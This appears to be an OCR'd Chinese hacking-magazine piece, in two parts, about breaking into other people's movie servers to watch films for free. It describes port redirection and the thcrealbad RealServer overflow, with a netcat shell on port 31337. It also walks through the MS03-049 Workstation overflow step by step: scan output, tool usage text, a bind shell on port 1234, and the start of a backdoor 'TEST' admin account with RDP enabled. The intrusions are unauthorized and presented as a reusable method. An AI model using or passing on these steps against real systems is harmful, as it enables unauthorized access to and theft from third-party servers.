


图 2

先给这次端口映射起个名字，然后输入IP，就填自己的IP，输入端口写554，输出IP填电影站主机的IP地址，端口填559，也就是电影站主机的REAL SERVER端口。一切填好以后确定，然后点启动。现在电影站主机上的559端口就成了本地，也就是127.0.0.1的554端口。然后使用thcrealbad 127.0.0.1 2检查对方的REAL SERVER的版本（图3）。




图 3

版本为：RealServer Version 8.0.1.367 (win32)。然后使用thcrealbad.exe 127.0.0.1 0进行溢出，如图4。




图 4

根据软件提示，连接电影站服务器的31337端口。我用的是nc（图5）。






图 5

OK！连接成功！权限是System。进入主机以后，发现这个主机把3389端口改成了1000，剩下的事情就是可以免费永久看电影了，一个字“爽”！到这里，这次渗透试验就结束了。本文带给大家的只是一个思路。

回顾这次渗透，如果我不把端口重定向和溢出结合到一起的话，就不会成功了。这个思路同样也适用一些固定默认端口的溢出程序，比如：SQL2、RPCdcom……希望大家看完本文能做举一反三，在你hacking的同时多动动脑筋，一定也会和我一样有意外的惊喜！

（本文用到的PortMap、thcrealbad光盘中有收录）





利用 Workstation 深入渗透远程电影网络

雪莲蓬

某日，朋友在QQ上告诉我一个FTP服务器站点，说上面有很多新的大片可以看，还没来得及等我细问，朋友就匆匆下线了！大片对我来说可是很大的诱惑哦，黑客帝国Ⅲ、佛莱迪大战杰森、加勒比海盗、美国派Ⅲ等等这些票房冠军，难道有理由让我们说“不”吗？

当然，没有理由，所以就有了这次的渗透故事……

一、目标分析

为了能看到电影就要先取得必要的权限，要取得权限就需要突破，要突破就需要了解对方（作者居然用了很逻辑的顶真句式，虽然很废话，但值得表扬）。先来看看对方的FTP版本吧！TELNET到对方的21端口：

```
TELNET XXX.XXX.XXX.XXX 21
系统返回：
220 Serv-U FTP Server v4.0 for WinSock ready...
```

看来使用的是Serv-U做的FTP服务器。这个东西如果不从内部突破的话应该还是很安全的。先放一边，看看还有其他的什么服务没有！用SuperScancn扫描结果如下：

```
* + xxx.xxx.xxx.xxx
      |___     21  File Transfer Protocol [Control]
              |___ 220 Serv-U FTP Server v4.0 for WinSock
ready.....
      |___     25  Simple Mail Transfer
      |___    135  DCE endpoint resolution
      |___    139  NETBIOS Session Service
      |___    445  Microsoft-DS
```

哈哈！服务不少啊！看来漏洞也应该是有的，先来分析一下。21端口刚才已经分析过了；25端口（简单邮件传输），估计是缺省安装的，应该有默认口令，如果它是被使用的服务，也许还有用，就怕这个服务并没有被使用，那价值就不大了；135端口，这个前段时间被闹得沸沸扬扬的端口，看看服务器能坚挺到现在，估计也就不会在这个端口上出现什么问题。就剩下139、445这两个端口了，这两个端口可谓是经典的炮灰级端口了，不知道经历了这么多年的风风雨雨，他们还会有问题吗？不管了，咱就从这里开始吧……

二、尝试入侵

对于139和445，最简单的办法莫过于空口令了，咱们先尝试一下空口令连接，很不幸，失败，看来现在网管的素质都有所提高。想用SQL注射，但是没有开80端口，难道只有暴力跑ADMIN的密码了吗？？那样很累的！据说微软在11月又发布了新的安全漏洞，去看看也许有点收获。在绿盟很快找到了安全公告，其中里面有一段吸引了我：

MS03-049 – Workstation服务中的缓冲区溢出可能允许代码执行(828749)

– 受影响系统：

Microsoft Windows 2000 Service Pack 2, Service Pack 3, Service Pack 4
Microsoft Windows XP, Microsoft Windows XP Service Pack 1
Microsoft Windows XP 64-Bit Edition

Windows Workstation服务中存在一个严重的缓冲区溢出漏洞，可能允许远程攻击者在受影响系统中远程执行代码。如果成功利用的话，攻击者可以获得目标的“系统”权限，或导致Workstation服务失效。攻击者可以在系统中采取任何行为，包括安装程序、浏览数据、更改数据、删除数据或以完全权限创建新帐号。

– 临时解决方案：

* 在防火墙上过滤UDP 138、139、445端口和TCP 138、139、445端口；
* 使用个人防火墙过滤进入的流量，比如Windows XP捆绑的Internet连接防火墙；
* 在Windows 2000和Windows XP自带的高级TCP/IP过滤；
* 禁用Workstation服务。

这个漏洞看来比较适合我们的目标，目标服务器刚好139、445都开放。

赶快找找，看看有没有牛人写出溢出程序来。经过10分钟的搜索果然找到一个溢出程序的源代码。看源文件里面的信息，这个代码是sbaa编写的，这里感谢一下sbaa，没有它我就不能看到新的电影了。马上将源代码编译成MS03094.EXE并运行。文件提示如下：

```
C:\>MS03049
Windows Workstation ms03-049 wkssvc.dll buffer overflow

                    bug discoveried by eEye.code by Hanabishi,
shellcode by oc.192
Modified by sbaa(sbaa@163.net) 2003/11/16 ver 0.2
                    Usage:
                    On 2k :
                    MS03049 IP      --> attack 2k without ntfs
                    On xp :
                    MS03049 IP 2k --> attack 2k without ntfs
                    MS03049 IP      --> attack xp
Next open another window : nc Ip 1234 --> Get cmd
shell @.@
```

从提示上看出，只要对方不是NTFS的分区格式就有可能溢出成功。好了！废话少说测试看看吧（如图1）。

```
C:\>ms03049 xxx.xxx.xxx.xxx

can't find NetAddAlternateComputerName (Now try to attack 2k!)
```




图 1

到这里就不动了，难道出了什么问题？再看看帮助，哦！原来到直接连接对方的1234端口的时候了。马上TELNET IP 1234（如图2）




图 2

成功进入了，看看权限输入命令：

```
NET         SHARE
共享名      资源                          注释
---------------------------------------------------

ADMIN$      C:\WINNT                     远程管理
IPC$                                     远程 IPC
```

命令成功完成。

```
C:\WINNT\system32>
```

看来是SYSTEM的权限哦！我快要实现接近电影的梦想了。

三、控制

进入系统后，我在CMD下四处查看，结果一无所获。在CMD下查看也很不方便的，还是开个3389吧。建立一个超级管理员账号"TEST"，密码为"TEST"，以便我们上传文件用（如图3）。

